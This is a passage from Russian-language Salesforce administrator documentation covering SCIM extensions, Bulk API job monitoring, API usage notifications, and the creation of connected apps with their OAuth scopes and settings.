- подразделение
- отдел
- менеджер (`managerId` и `displayName`)
- `delegatedApprover` (`delegatedApproverId` и `displayName`)

Ниже перечислены расширения, отображаемые данным URN:

`urn:salesforce:schemas:extension:18CHARORGID`

- настраиваемые поля (при их наличии)

Этот URN отображает следующие расширения внешних удостоверений или пользователей сообщества (`profileId` которых в правах принадлежит к типу внешнего удостоверения или пользователей сообществ):

`urn:salesforce:schemas:extension:external:1.0`

- `accountId`
- `contactId`

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

Если эти значения отсутствуют, Salesforce создает записи контактов и организаций для пользователя. Новое имя организации отображается в формате `usernameJITUserAccount`. Например: `user@corpname.orgJITUserAccount`.

 **Прим.:** Ко всем операциям SCIM применимы следующие условия.

- При использовании условия оператор AND не имеет преимущества над оператором OR. При наличии условия, содержащего операторы AND и OR, рекомендуем добавить квадратные скобки.
- При использовании условия имени атрибутов и операторы чувствительны к регистру.
- Данные поля должны фильтроваться самостоятельно.
  - Пользователи: права, группы.
  - Группы: участники.
  - Права: участники.

Дополнительную информацию см. в [спецификации основной схемы SCIM 1.1](#), [спецификации SCIM 1.1 REST API](#) и [Руководстве разработчика Salesforce REST API](#).

## Задания на загрузку массива данных

### Отслеживание заданий на загрузку массива данных

Интерфейс Bulk API, предназначенный для обработки больших наборов данных, позволяет создавать, обновлять и удалять большие объемы записей. Интерфейс поддерживает удобную загрузку, обновление и удаление данных — от нескольких тысяч до нескольких миллионов записей. Обработка большого количества записей занимает некоторое время. Данная страница позволяет отслеживать выполнение текущих заданий и просматривать результаты недавних заданий.

Обработка набора записей осуществляется путем создания задания, содержащего как минимум один пакет. Задание определяет обрабатываемый объект и тип используемого действия (запрос, вставка, обновление, обновление и вставка или удаление). Пакет — это набор записей, отправленных на сервер посредством запроса HTTP POST. Каждый пакет обрабатывается сервером по отдельности. Очередность обработки пакетов может не соответствовать порядку их получения.

Чтобы просмотреть статус текущих или недавних заданий на загрузку массива данных, введите строку «*Задания на загрузку массива данных*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Задания на загрузку массива данных**».

Ниже перечислены столбцы, доступные в списке «Выполняемые задания».

| Столбец     | Описание  |
|-------------|---|
| Код задания | Уникальный 15-значный код данного задания.  |
| Объект      | Тип объекта для обрабатываемых данных. Все данные задания должны использовать один тип объекта. |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания заданий на загрузку массива данных:

- «Управление интеграциями данных»

| Столбец             | Описание  |
|---------------------|---|
| Операция            | Операция обработки для всех пакетов задания. Ниже перечислены допустимые значения. <ul style="list-style-type: none"> <li>• удалить</li> <li>• вставить</li> <li>• запрос</li> <li>• обновить и вставить</li> <li>• обновить</li> <li>• удалить без возможности восстановления</li> </ul>   |
| Выполнение          | Процент обработанных пакетов относительно общего количества отправленных пакетов. Точное количество пакетов, доступных в задании, определяется только после его закрытия, поэтому выполнение не отображается при наличии открытого задания. Данный столбец может некорректно отображать количество обработанных записей. Пакеты могут содержать разное количество записей, поэтому могут обрабатываться с разными скоростями.   |
| Обработанные записи | Количество обработанных записей. Данное количество увеличивается по мере обработки пакетов.   |
| Время начала        | Дата и время отправки задания.  |
| Статус              | Текущий статус обработки задания. Ниже перечислены допустимые значения. <ul style="list-style-type: none"> <li>• «Открыто»: задание создано; пакеты могут быть добавлены в задание.</li> <li>• «Закрыто»: новые пакеты не могут быть добавлены в данное задание. Пакеты, связанные с заданием, могут быть обработаны после его закрытия. Закрытое задание не может быть изменено или сохранено.</li> <li>• «Прервано»: задание прервано.</li> <li>• «Сбой»: не удалось выполнить задание. Откат обработанных пакетов задания недоступен.</li> </ul> |
| Отправил            | Имя пользователя, отправившего задание.   |

Ниже перечислены столбцы, доступные в списке «Выполненные задания». Выполненные задания удаляются из списка через семь дней.

| Столбец         | Описание   |
|-----------------|--|
| Время окончания | Дата и время завершения задания.   |
| Код задания     | Уникальный 15-значный код данного задания.   |
| Объект          | Тип объекта для обрабатываемых данных. Все данные задания должны использовать один тип объекта.  |
| Операция        | Операция обработки для всех пакетов задания. Ниже перечислены допустимые значения. <ul style="list-style-type: none"> <li>• удалить</li> <li>• вставить</li> </ul> |

| Столбец             | Описание  |
|---------------------|---|
|                     | <ul style="list-style-type: none"> <li>• запрос</li> <li>• обновить и вставить</li> <li>• обновить</li> <li>• удалить без возможности восстановления</li> </ul>   |
| Обработанные записи | Количество обработанных записей. Данное количество увеличивается по мере обработки пакетов.   |
| Время начала        | Дата и время отправки задания.  |
| Статус              | Текущий статус обработки задания. Ниже перечислены допустимые значения. <ul style="list-style-type: none"> <li>• «Открыто»: задание создано; пакеты могут быть добавлены в задание.</li> <li>• «Закрыто»: новые пакеты не могут быть добавлены в данное задание. Пакеты, связанные с заданием, могут быть обработаны после его закрытия. Закрытое задание не может быть изменено или сохранено.</li> <li>• «Прервано»: задание прервано.</li> <li>• «Сбой»: не удалось выполнить задание. Откат обработанных пакетов задания недоступен.</li> </ul> |
| Отправил            | Имя пользователя, отправившего задание.   |
| Время завершения    | Общее время выполнения задания.   |

СМ. ТАКЖЕ:

[Просмотр сведений о задании на загрузку массива данных](#)

## Просмотр сведений о задании на загрузку массива данных

Интерфейс Bulk API, предназначенный для обработки больших наборов данных, позволяет создавать, обновлять и удалять большие объемы записей. Интерфейс поддерживает удобную загрузку, обновление и удаление данных — от нескольких тысяч до нескольких миллионов записей. Обработка большого количества записей занимает некоторое время. Данная страница позволяет отслеживать выполнение текущих заданий и просматривать результаты недавних заданий.

Чтобы просмотреть сведения о задании на загрузку массива данных, выполните указанные ниже действия.

1. Введите строку «*Задания на загрузку массива данных*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Задания на загрузку массива данных**».
2. Щелкните ссылку «Код задания» для нужного задания.

Ниже перечислены поля, доступные на странице сведений о задании.

| Поле                              | Описание  |
|-----------------------------------|---|
| Время обработки Apex (мс)         | Количество миллисекунд, потраченное на обработку триггеров и других связанных процессов. Данное поле содержит сумму эквивалентного времени для всех пакетов задания. Данное поле не охватывает время, используемое для обработки асинхронных и пакетных операций Apex. При отсутствии триггеров отображается значение «0».                  |
| Активное время обработки API (мс) | Количество миллисекунд, потраченное на активную обработку задания. Данное поле охватывает время, отслеживаемое в поле «Время обработки Apex (мс)», но не охватывает время нахождения задания в очереди или время, необходимое на сериализацию и десериализацию. Данное поле содержит сумму эквивалентного времени для всех пакетов задания. |
| Версия API                        | Версия API для задания.   |
| Выполненные пакеты                | Количество пакетов, выполненных для данного задания.  |
| Режим совмещения                  | Режим совмещения для обработки пакетов. Ниже перечислены допустимые значения. <ul style="list-style-type: none"> <li>• «параллельно»: пакеты обрабатываются в параллельном режиме. Данное значение выбрано по умолчанию.</li> <li>• «последовательно»: пакеты обрабатываются в последовательном режиме.</li> </ul>                          |
| Тип содержимого                   | Тип содержимого для задания. Ниже перечислены допустимые значения. <ul style="list-style-type: none"> <li>• CSV: данные в формате CSV</li> <li>• XML: данные в формате XML (по умолчанию)</li> <li>• ZIP_CSV: данные в формате CSV в архивном файле, содержащем двоячные вложения</li> </ul>  |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания заданий на загрузку массива данных:

- «Управление интеграциями данных»

| Поле                  | Описание  |
|-----------------------|---|
|                       | <ul style="list-style-type: none"> <li>ZIP_XML: данные в формате XML в архивном файле, содержащем двоичные вложения</li> </ul>  |
| Время окончания       | Дата и время завершения задания.  |
| Поле внешнего кода    | Имя поля внешнего кода для операции <code>upsert()</code> .   |
| Необработанные пакеты | Количество необработанных пакетов для данного задания.  |
| Код задания           | Уникальный 15-значный код данного задания.  |
| Выполняемые пакеты    | Количество обрабатываемых пакетов для данного задания.  |
| Объект                | Тип объекта для обрабатываемых данных. Все данные задания должны использовать один тип объекта.   |
| Операции              | <p>Операция обработки для всех пакетов задания. Ниже перечислены допустимые значения.</p> <ul style="list-style-type: none"> <li>удалить</li> <li>вставить</li> <li>запрос</li> <li>обновить и вставить</li> <li>обновить</li> <li>удалить без возможности восстановления</li> </ul>  |
| Выполнение            | Процент обработанных пакетов относительно общего количества отправленных пакетов. Точное количество пакетов, доступных в задании, определяется только после его закрытия, поэтому выполнение не отображается при наличии открытого задания. Данный столбец может некорректно отображать количество обработанных записей. Пакеты могут содержать разное количество записей, поэтому могут обрабатываться с разными скоростями. |
| Пакеты в очереди      | Количество пакетов, добавленных в очередь для данного задания.  |
| Необработанные записи | Количество необработанных записей для данного задания.  |
| Обработанные записи   | Количество записей, обработанных на момент отправки запроса. Данное количество увеличивается по мере обработки пакетов.   |
| Повторы               | Количество попыток, предпринятых системой Salesforce для сохранения результатов операции. Повторные попытки являются результатом ошибки (например, конфликт при блокировках).   |
| Время начала          | Дата и время отправки задания.  |
| Статус                | <p>Текущий статус обработки задания. Ниже перечислены допустимые значения.</p> <ul style="list-style-type: none"> <li>«Открыто»: задание создано; пакеты могут быть добавлены в задание.</li> </ul>   |

| Поле                       | Описание  |
|----------------------------|---|
|                            | <ul style="list-style-type: none"> <li>«Закрыто»: новые пакеты не могут быть добавлены в данное задание. Пакеты, связанные с заданием, могут быть обработаны после его закрытия. Закрытое задание не может быть изменено или сохранено.</li> <li>«Прервано»: задание прервано.</li> <li>«Сбой»: не удалось выполнить задание. Откат обработанных пакетов задания недоступен.</li> </ul> |
| Отправил                   | Имя пользователя, отправившего задание.   |
| Время завершения           | Общее время выполнения задания.   |
| Общее время обработки (мс) | Количество миллисекунд, потраченное на обработку задания. Данное поле содержит сумму общего времени обработки для всех пакетов задания.   |

Страница сведений о задании содержит связанный список всех пакетов задания. Связанный список содержит ссылки **«Просмотр запроса»** и **«Просмотр ответа»** для каждого пакета. Если пакетом является CSV-файл, то ссылки возвращают запрос или ответ в формате CSV. Если пакетом является XML-файл, то ссылки возвращают запрос или ответ в формате XML. Данные ссылки доступны для пакетов, созданных в интерфейсе API 19.0 или более поздней версии.

Ниже перечислены поля, доступные в связанном списке пакетов.

| Поле                              | Описание   |
|-----------------------------------|--|
| Время обработки Арех (мс)         | Количество миллисекунд, потраченное на обработку триггеров и других связанных процессов. При отсутствии триггеров отображается значение «0». Данное поле не охватывает время, используемое для обработки асинхронных и пакетных операций Арех. |
| Активное время обработки API (мс) | Количество миллисекунд, потраченное на активную обработку пакета. Данное поле охватывает время обработки Арех, но не охватывает время нахождения пакета в очереди или время, необходимое на сериализацию и десериализацию.                     |
| Код пакета                        | Код пакета. Данный код может быть глобально уникальным.  |
| Время окончания                   | Дата и время окончания обработки (по Гринвичу). Данное значение действительно только при статусе «Завершено».  |
| Необработанные записи             | Количество необработанных записей для данного пакета.  |
| Обработанные записи               | Количество записей, обработанных для данного пакета на момент отправки запроса. Данное количество увеличивается по мере обработки пакетов.   |
| Количество повторов               | Количество попыток, предпринятых системой Salesforce для сохранения результатов операции. Повторные попытки являются результатом ошибки (например, конфликт при блокировках или слишком долгая обработка пакета).                              |
| Время начала                      | Дата и время создания пакета (по Гринвичу). Данное поле отображает время добавления пакета в задание, а не время начала обработки.   |



| Поле                       | Описание  |
|----------------------------|---|
| Сообщение о состоянии      | Данное поле содержит причины сбоя при неудачном выполнении пакета.  |
| Статус                     | <p>Текущий статус обработки пакета.</p> <ul style="list-style-type: none"> <li>• «В очереди»: обработка пакета еще не началась. Если задание, связанное с данным пакетом, прерывается, то данный пакет не обрабатывается, а статусу задается значение «Не обработано».</li> <li>• «Выполняется»: пакет обрабатывается. Если задание, связанное с данным пакетом, прерывается, то данный пакет обрабатывается до конца. Обработка пакета может быть завершена только при условии закрытия связанного задания.</li> <li>• «Завершено»: пакет полностью обработан; пользователю доступен ресурс результата, указывающий на наличие необработанных записей. Обработка пакета может быть завершена даже при неудачной обработке некоторых или всех записей. При неудачной обработке поднабора записей откат обработанных записей недоступен.</li> <li>• «Сбой»: не удалось обработать пакет полностью ввиду возникновения непредвиденной ошибки (например, сжатие запроса посредством неподдерживаемого формата или внутренняя ошибка сервера).</li> <li>• «Не обработано»: не удалось обработать пакет полностью ввиду возникновения непредвиденной ошибки (например, сжатие запроса посредством неподдерживаемого формата или внутренняя ошибка сервера).</li> </ul> |
| Общее время обработки (мс) | Количество миллисекунд, потраченное на обработку пакета. Данное поле не охватывает время нахождения пакета в очереди.   |
| Просмотр запроса           | Чтобы просмотреть запрос, щелкните ссылку напротив нужного пакета.  |
| Просмотр результата        | Чтобы просмотреть результаты, щелкните ссылку напротив нужного пакета.  |

## СМ. ТАКЖЕ:

[Отслеживание заданий на загрузку массива данных](#)

## Уведомления об использовании API

### Уведомления об использовании API

При создании уведомления об использовании запросов рекомендуем выбрать пользователя, который должен получать электронные уведомления о превышении установленного ограничения по количеству запросов API в течение заданного периода времени.

Чтобы просмотреть уведомления об использовании API, откройте настройки, введите строку «Уведомления об использовании API» в поле «Быстрый поиск», затем выберите пункт «Уведомления об использовании API».

В списке уведомлений доступны следующие действия.

- Чтобы изменить или удалить текущее уведомление, щелкните ссылку «Правка» или «Удал.».
- Просмотрите имя получателя уведомления.
- Просмотрите интервал отправки уведомлений. Например, если интервал составляет четыре часа, то новое уведомление отправляется как минимум через четыре часа после отправки предыдущего уведомления. Таким образом, в течение суток будет отправлено не более шести уведомлений.
- Просмотрите процент ограничения, при превышении которого отправляется уведомление. Например, если организации предоставляется 1 000 000 запросов, то при выборе порогового значения 60% и интервала уведомления 24 часа пользователь получает уведомление после отправки 600 000 запросов API в течение одних суток.
- Просмотрите имя автора и время создания уведомления или имя автора и время последнего изменения.

Чтобы создать уведомление, нажмите кнопку «Создать».

Для одной организации может быть создано не более 10 уведомлений.

СМ. ТАКЖЕ:

[Просмотр уведомлений об использовании API](#)

[Создание и редактирование уведомлений об использовании API](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра,  
редактирования или  
удаления уведомлений:

- «API включен»

## Просмотр уведомлений об использовании API

Ниже перечислены сведения об уведомлениях, доступные на странице сведений «Уведомления об использовании API».

- «Получатель уведомления»: имя пользователя, которому отправлено электронное уведомление.
- «Пороговое значение»: процент ограничения по использованию, при достижении которого отправляется электронное уведомление.
- «Интервал уведомления (часы)»: частота отправки уведомлений. Например, если интервал составляет четыре часа, то новое уведомление отправляется как минимум через четыре часа после отправки предыдущего уведомления. Таким образом, в течение суток будет отправлено не более шести уведомлений.
- «Создано»: автор и время создания запроса на уведомление.
- «Изменено»: пользователь, который последним изменил уведомление.

Кроме того, данная страница позволяет создавать уведомления на основе значений отображаемого уведомления. Чтобы клонировать текущее уведомление, нажмите кнопку «Клонировать». При необходимости измените значения перед сохранением.

СМ. ТАКЖЕ:

[Создание и редактирование уведомлений об использовании API](#)

[Уведомления об использовании API](#)

## Создание и редактирование уведомлений об использовании API

На странице изменения показателей использования API можно задать необходимые значения для уведомлений. Введите строку «Уведомления об использовании API» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Уведомления об использовании API».

- Пользователь Salesforce, являющийся получателем уведомлений.
- Пороговое значение — это процент ограничения, при превышении которого в заданном интервале уведомления система отправляет уведомление выбранному пользователю. Значение должно находиться в диапазоне от 0 до 100.
- Временной промежуток (в часах), используемый для оценки количества запросов. Например, если интервал составляет 24 часа, то уведомление отправляется только при превышении заданного ограничения за последние 24 часа.

При изменении временного промежутка новый временной промежуток применяется только после следующего уведомления о текущем временном промежутке. Например, сначала пользователь выбирает временной промежуток отправки уведомлений, равный одному часу. Затем в 16:05 пользователь выбирает временной промежуток,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра,  
редактирования или  
удаления уведомлений:

- «API включен»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition и  
Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, просмотра,  
редактирования или  
удаления уведомлений:

- «API включен»

равный 24 часам. Таким образом, последнее уведомление для предыдущего временного промежутка отправляется в 17:00. Следующее уведомление будет отправлено в 17:00 следующего дня.


СМ. ТАКЖЕ:

[Просмотр уведомлений об использовании API](#)

[Уведомления об использовании API](#)

## Приложения для удаленного доступа

### Общие сведения о приложении для удаленного доступа

 **Прим.:** Приложения для удаленного доступа заменяются связанными приложениями. Чтобы проверять пользователей и контролировать политики безопасности для внешних приложений, рекомендуем использовать связанные приложения для любого приложения, требующего интеграции с системой Salesforce. Все текущие приложения для удаленного доступа автоматически перенесены в связанные приложения во время выпуска Summer'13.

СМ. ТАКЖЕ:

[Общие сведения о связанных приложениях](#)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования, удаления и  
управления приложениями  
OAuth:

- «Управление связанными приложениями»

## Связанные приложения

### Общие сведения о связанных приложениях

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для чтения:  | «Настройка приложения»   |
| Для создания, обновления или удаления:   | «Настройка приложения» И<br>«Изменение всех данных» ИЛИ «Управление связанными приложениями» |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»   |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»   |
| Для удаления:  | «Загрузка пакетов AppExchange»   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Связанное приложение интегрирует приложение в систему Salesforce посредством интерфейсов API. Связанные приложения используют стандартные протоколы SAML и OAuth для проверки подлинности, внедрения единой регистрации и предоставления маркеров для интерфейсов Salesforce API. Помимо стандартных возможностей OAuth, связанные приложения позволяют администраторам определять различные политики безопасности и контролировать доступ пользователей к приложениям.

Ниже перечислены сведения, указываемые разработчиком или администратором при определении связанного приложения для Salesforce.

- Имя, описание, логотип и контактные данные
- URL-адрес приложения, используемый системой Salesforce для авторизации или идентификации
- Протокол авторизации: OAuth, SAML или оба
- Дополнительные диапазоны IP-адресов для доступа к связанному приложению
- Дополнительные сведения о мобильных политиках, доступных связанному приложению для применения


Если связанные приложения используют поставщиков услуг OAuth, определите области OAuth и URL-адрес обратного вызова для связанного приложения. В свою очередь, система Salesforce заполняет поля «Ключ пользователя» и «Секрет пользователя» для авторизации связанного приложения.

Если связанные приложения используют поставщиков услуг SAML, заполните поля «Код объекта», «URL-адрес ACS», «Тип темы», «Формат кода имени» и «Отправитель» значениями, предоставленными поставщиком услуг, для авторизации связанного приложения.

Система поддерживает два режима развертывания.

- Приложение создается и используется одной организацией. Как правило, данный пример использования типичен для отделов информационных технологий.
- Приложение создается одной организацией, а устанавливается другими организациями. Как правило, данный пример использования связанных приложений типичен для корпораций или независимых поставщиков ПО.

Администраторы могут установить связанное приложение в организацию, включить проверку подлинности SAML и задать профили, наборы полномочий и ограничения диапазонов IP-адресов для управления доступом пользователей к приложению. При необходимости связанное приложение может использоваться как приложение холста для более тесной интеграции в пользовательский интерфейс Salesforce. Кроме того, администраторы могут удалить установленную версию связанного приложения и установить более новую версию, если разработчик, обновляющий удаленное приложение, уведомляет администраторов о наличии новой версии.

 **Прим.:** Версия Group Edition не позволяет управлять доступом отдельных пользователей посредством профилей. При необходимости задайте политики при редактировании параметров связанного приложения OAuth в версии Group Edition для определения уровня доступа всех пользователей к связанному приложению.

Пакеты связанных приложений под управлением Salesforce (например, пакеты для загружаемых приложений Salesforce1) не могут быть установлены. Они обновляются автоматически при обновлении следующего сеанса пользователя.

Связанные приложения могут быть добавлены только в управляемые пакеты. Связанные приложения не поддерживаются неуправляемыми пакетами.

СМ. ТАКЖЕ:

[Создание связанного приложения](#)

[Редактирование, пакетирование или удаление связанного приложения](#)

[salesforce\\_identity\\_implementation\\_guide.pdf](#)

## Создание связанного приложения

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |  |
|--|--|
| Для чтения:  | «Настройка приложения»   |
| Для создания, обновления или удаления:   | «Настройка приложения» И<br>«Изменение всех данных» ИЛИ «Управление связанными приложениями» |
| Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг: | «Настройка приложения»   |
| Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:                   | «Настройка приложения» И «Изменение всех данных»   |
| Для удаления:  | «Загрузка пакетов AppExchange»   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Чтобы создать связанное приложение, выполните указанные ниже действия.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Нажмите кнопку «**Создать**» в разделе «Связанные приложения».

Сведения, необходимые для создания связанного приложения, включают перечисленные ниже разделы.


- [Основные сведения](#)

- [API \(Включить параметры OAuth\)](#)
- [Параметры веб-приложения](#)
- [Настраиваемый связанный обработчик приложений](#)
- [Параметры мобильного приложения](#)
- [Параметры приложения холста](#)

Пользователи могут создавать связанные приложения без настройки параметров авторизации, холста и мобильного доступа. Данный тип связанного приложения напоминает закладку на указанный URL-адрес, которая отображается в средстве запуска приложений пользователя и раскрывающемся меню приложений. Просто введите основные сведения и заполните поле «Начальный URL-адрес» раздела «Параметры веб-приложения». Если объект назначения требует выполнения проверки подлинности, то служба, размещающая URL-адрес назначения, должна предлагать пользователям ввод регистрационных данных при входе.

Чтобы сохранить новое приложение, введите нужные сведения и нажмите кнопку **«Сохранить»**. Теперь приложение может быть опубликовано, изменено или удалено. При использовании OAuth операция сохранения приложения создает два значения, используемых приложением для взаимодействия с системой Salesforce.

- «Ключ пользователя». Значение, используемое клиентом для идентификации в системе Salesforce. В протоколе OAuth 2.0 данному значению соответствует `client_id`.
- «Секрет пользователя». Секрет, используемый клиентом для определения принадлежности ключа пользователя. В протоколе OAuth 2.0 данному значению соответствует `client_secret`.

 **Важное замечание:** При обновлении полей связанного приложения помните, что изменения некоторых полей немедленно применяются ко всем установленным версиям связанного приложения. Данные поля не зависят от версии и игнорируют жизненный цикл установки или пакетирования. Пользователям связанного приложения будут отображаться такие изменения, как обновление описания. Ниже перечислены поля, которые не зависят от версии.

- Описание
- URL-адрес сведений
- URL-адрес изображения логотипа
- URL-адрес обратного вызова

## Основные сведения

Данный раздел содержит основные сведения о приложении, включая имя приложения, логотип и контактные данные.

1. Заполните поле «Имя связанного приложения». Данное имя отображается в списке связанных приложений.



**Прим.:** Имя должно быть уникальным для текущих связанных приложений организации. Имя удаленного связанного приложения может использоваться повторно, при условии, что связанное приложение было создано не ранее выпуска Spring'14. Имя удаленного связанного приложения не может использоваться повторно, при условии, что связанное приложение было создано посредством более раннего выпуска.

2. Заполните поле «API-имя», используемое при обращении к приложению в программе. По умолчанию данное поле содержит версию имени без пробелов. Имя может содержать только буквы, цифры и символы подчеркивания. Имя, отображающееся по умолчанию, должно быть изменено при наличии других символов в исходном имени приложения.
3. Заполните поле «Адрес эл. почты контакта» контактным адресом эл. почты. Данный адрес недоступен администраторам, устанавливающим приложение.

4. Заполните поле «Тел. контакта» контактным номером телефона. Данный номер недоступен администраторам, устанавливающим приложение.
5. Заполните поле «URL-адрес изображения логотипа» для отображения логотипа в списке связанных приложений, а также на странице согласия, открывающейся при проверке подлинности. URL-адрес должен использовать протокол HTTPS. Размер изображения логотипа не должен превышать 125 пикселей в высоту или 200 пикселей в ширину; допустимые форматы: GIF, JPG или PNG размером не более 100 Кб. По умолчанию отображается облако. Чтобы добавить настраиваемый логотип, воспользуйтесь одним из перечисленных ниже способов.
  - Чтобы загрузить собственное изображение логотипа, щелкните **«Загрузить изображение логотипа»**. Выберите локальный файл, соответствующий требованиям по размеру логотипа. По завершении загрузки URL-адрес логотипа отображается в поле «URL-адрес изображения логотипа». В противном случае, убедитесь, что логотип соответствует требованиям по размеру.
  - Чтобы выбрать логотип из представленных образцов, щелкните **«Выбрать один из тестовых логотипов»**. Пользователю доступны логотипы для приложений Salesforce, сторонних приложений и органов стандартизации. Щелкните нужный логотип, а затем скопируйте и вставьте отображаемый URL-адрес в поле «URL-адрес изображения логотипа».
  - Чтобы воспользоваться общедоступным логотипом, хранящимся на серверах Salesforce, загрузите изображение, соответствующее требованиям по размеру логотипа (не более 125 пикселей в высоту или 200 пикселей в ширину; допустимые форматы: GIF, JPG или PNG размером не более 100 Кб), в качестве документа посредством вкладки «Документы». Затем просмотрите изображение для извлечения URL-адреса и введите данный URL-адрес в поле «URL-адрес изображения логотипа».
6. Заполните поле «URL-адрес значка» для отображения логотипа на странице утверждения OAuth, открывающейся при первом использовании приложения. Логотип размером не более 16 пикселей в высоту и ширину должен быть размещен на белом фоне. Кроме того, тестовые логотипы доступны для значков.

Чтобы выбрать значок из представленных образцов, щелкните **«Выбрать один из тестовых логотипов»**. Щелкните нужный значок, а затем скопируйте и вставьте отображаемый URL-адрес в поле «URL-адрес значка».
7. Заполните поле «URL-адрес сведений» при наличии веб-страницы, содержащей дополнительные сведения о приложении.
8. Заполните поле «Описание» для отображения в списке связанных приложений.

До выпуска Winter'14 данный раздел содержал поля «Начальный URL-адрес» и «Мобильный начальный URL-адрес». Теперь данные поля относятся к разделам «Параметры веб-приложения» и «Параметры мобильного приложения» соответственно.

## API (Включить параметры OAuth)

Данный раздел определяет способы взаимодействия приложения с системой Salesforce. Чтобы настроить параметры проверки подлинности, установите флажок «Включить параметры OAuth».

1. Заполните поле «URL-адрес обратного вызова» конечной точкой, на которую система Salesforce возвращает приложение при использовании OAuth. В протоколе OAuth данному значению соответствует `redirect_uri`. В зависимости от используемого процесса OAuth, данное поле, как правило, содержит URL-адрес, используемый для перенаправления обозревателя пользователя после успешной проверки подлинности. Данный URL-адрес используется некоторыми процессами OAuth для передачи маркера доступа, поэтому должен использовать безопасный протокол HTTP (HTTPS) или настраиваемую схему URI. При вводе нескольких URL-адресов обратного вызова система Salesforce сопоставляет значение URL-адреса обратного вызова, заданное приложением, со значением поля «URL-адрес обратного вызова». Проверка считается пройденной только при совпадении данных значений.



- При использовании процесса JWT OAuth установите флажок «Использовать цифровые подписи». Если приложение использует сертификат, щелкните «**Выбрать файл**» и выберите нужный файл сертификата.
- Добавьте все поддерживаемые области OAuth в столбец «Выбранные области OAuth». Данные области ссылаются на полномочия, предоставленные пользователем, запустившим связанное приложение; имя маркера OAuth отображается в скобках.

#### **Доступ и управление лентой Chatter (chatter\_api)**

Разрешает доступ только к ресурсам Chatter REST API.

#### **Доступ и управление данными (api)**

Разрешает доступ к учетной записи зарегистрированного пользователя посредством интерфейсов API (например, REST API и Bulk API). Кроме того, данное значение содержит значение `chatter_api`, разрешающее доступ к ресурсам Chatter REST API.

#### **Доступ к основным сведениям (id, profile, email, address, phone)**

Разрешает доступ к службе URL-адресов удостоверений.

#### **Доступ к настраиваемым полномочиям (custom\_permissions)**

Разрешает доступ к настраиваемым полномочиям организации, соответствующей связанному приложению, и определяет доступность каждого полномочия текущему пользователю.

#### **Предоставление доступа к уникальному идентификатору (openid)**

Разрешает доступ к уникальному идентификатору зарегистрированного пользователя для приложений OpenID Connect.

#### **Полный доступ (full)**

Разрешает доступ ко всем данным, доступным зарегистрированному пользователю, и охватывает все другие области. Значение `full` не возвращает маркер обновления. Чтобы получить маркер обновления, отправьте запрос на область `refresh_token`.

#### **Выполнение запросов от имени пользователя в любое время (refresh\_token, offline\_access)**

Разрешает возврат маркера обновления при наличии права на его получение. Данная область позволяет приложению взаимодействовать с данными пользователя в автономном режиме. Область `refresh_token` является синонимом области `offline_access`.

#### **Предоставление доступа к настраиваемым приложениям (visualforce)**

Разрешает доступ к страницам Visualforce.

#### **Предоставление интерактивного доступа к данным (web)**

Разрешает использование параметра `access_token` в Интернете. Кроме того, данное значение содержит значение `visualforce`, разрешающее доступ к страницам Visualforce.

Флажок «Утверждение пользователя данной организации не требуется», установленный в параметрах организации до выпуска Spring'12, не влияет на процесс автоматического утверждения приложения для пользователей, относящихся к организации-поставщику приложения. Данное условие отображается установленным флажком «Утверждение пользователя данной организации не требуется», доступным только для чтения. Созданное связанное приложение должно быть установлено администратором организации, а параметру «Разрешенные пользователи» должно быть задано значение «Пользователи, допущенные администратором». Флажок отображается только при изначальном выборе параметра удаленного доступа.

#### Параметры веб-приложения

Заполните поле «Начальный URL-адрес» для перенаправления проверенных пользователей в конкретную область. Если поле «Начальный URL-адрес» не содержит значения, то проверенные пользователи перенаправляются на

